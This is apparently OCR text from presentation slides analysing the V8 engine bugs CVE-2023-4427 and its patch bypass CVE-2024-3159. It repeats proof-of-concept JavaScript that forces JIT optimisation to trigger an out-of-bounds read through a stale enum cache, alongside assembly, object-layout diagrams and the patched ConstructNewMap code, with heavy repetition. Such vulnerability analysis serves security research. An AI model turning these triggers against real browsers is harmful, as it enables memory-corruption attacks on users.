%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

Get property value index via indices array

```
…
mov r9d, dword ptr [rcx + r12*2 + 0xb]
…
```

Indices	0	OOB memory…

Object 2
Map
Properties
Elements
1
1

Map 2
Nof descriptors = 2
DescriptorArray
Transition

Descriptor Array 4		
Map		
Enum Cache		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	Double


Enum Cache 2
Map
Keys[1]
Indices[1]


CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

Get property value index via indices array

```
…
mov  r9d, dword ptr [r9 + r11*4 + 7]
mov  r12d, r9d
sar  r12d, 1
movsxd r15, r12d
…
```





CVE-2023-4427

```
// Object 1,2 and 3 Setup

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

Get property value index via indices array

```
…
mov r9d, dword ptr [rcx + r15*2 + 0xb]
…
```

?

Indices	0	OOB memory…

Object 2
Map
Properties
Elements
1
1

Map 2
Nof descriptors = 2
DescriptorArray
Transition


Descriptor Array 4		
Map		
Enum Cache		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	Double

Enum Cache 2
Map
Keys[1]
Indices[1]


The Patch

```
trigger(  => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

```
v8::internal::MapUpdater::ConstructNewMap(){
…
  // If the old descriptors had an enum cache, make sure the new
ones do too.
  if (
     old_descriptors_->enum_cache()->keys()->length() > 0 &&
      new_map->NumberOfEnumerableProperties() > 0
    ) {

    FastKeyAccumulator::InitializeFastPropertyEnumCache(
        isolate_, new_map, new_map->NumberOfEnumerableProperties());
  }
…
}
```




The Bypass - CVE-2024-3159



CVE-2024-3159

```
const object4 = {}; object4.a = 1;object4.b = 1; object4.d = 1;
const object1 = {}; object1.a = 1;
const object2 = {}; object2.a = 1;object2.b = 1;
const object3 = {}; object3.a = 1;object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
     for (let key in object2) {
          callback();
          escape = object2[key];
     }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
     object3.c = 1.1;
     for (let key in object1){}
});
```



CVE-2023-4427

```
const object1 = {}; object1.a = 1;
const object2 = {}; object2.a = 1;object2.b = 1;
const object3 = {}; object3.a = 1;object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
     for (let key in object2) {
          callback();
          escape = object2[key];
     }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
     object3.c = 1.1;
     for (let key in object1){}
});
```

The Bypass - CVE-2024-3159


```
const object4 = {};
object4.a = 1;
object4.b = 1;
object4.d = 1;
```

```
const object1 = {}; object1.a = 1;
const object2 = {}; object2.a = 1; object2.b = 1;
const object3 = {}; object3.a = 1; object3.b = 1;
object3.c = 1;

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

CVE-2024-3159

```
const object4 = {}; object4.a = 1; object4.b = 1; object4.d = 1;

const object1 = {}; object1.a = 1;

const object2 = {}; object2.a = 1; object2.b = 1;

const object3 = {}; object3.a = 1; object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```


CVE-2024-3159



CVE-2024-3159

```
const object4 = {}; object4.a = 1; object4.b = 1; object4.d = 1;

const object1 = {}; object1.a = 1;

const object2 = {}; object2.a = 1; object2.b = 1;

const object3 = {}; object3.a = 1; object3.b = 1; object3.c = 1;

let escape;

function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

CVE-2024-3159



CVE-2024-3159

```
trigger(  => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

```
v8::internal::MapUpdater::ConstructNewMap(){
…
  // If the old descriptors had an enum cache, make sure the new
ones do too.
  if (
      old_descriptors_->enum_cache()->keys()->length() > 0 &&
      new_map->NumberOfEnumerableProperties() > 0
    ) {

    FastKeyAccumulator::InitializeFastPropertyEnumCache(
        isolate_, new_map, new_map->NumberOfEnumerableProperties());
  }
…
}
```

Old Object 3

Object 3
Map
Properties
Elements
1
1
1

Map 3
Nof descriptors=3
Backpointer
DescriptorArray
Transition = NULL

Descriptor Array 3		
Map		
Enum Cache: Empty		
“a”	idx:0	SMI
“b”	idx:1	SMI
“c”	idx:2	SMI

CVE-2024-3159

```
trigger(  => {
    object3.c = 1.1;
    for (let key in object1){}
});
```

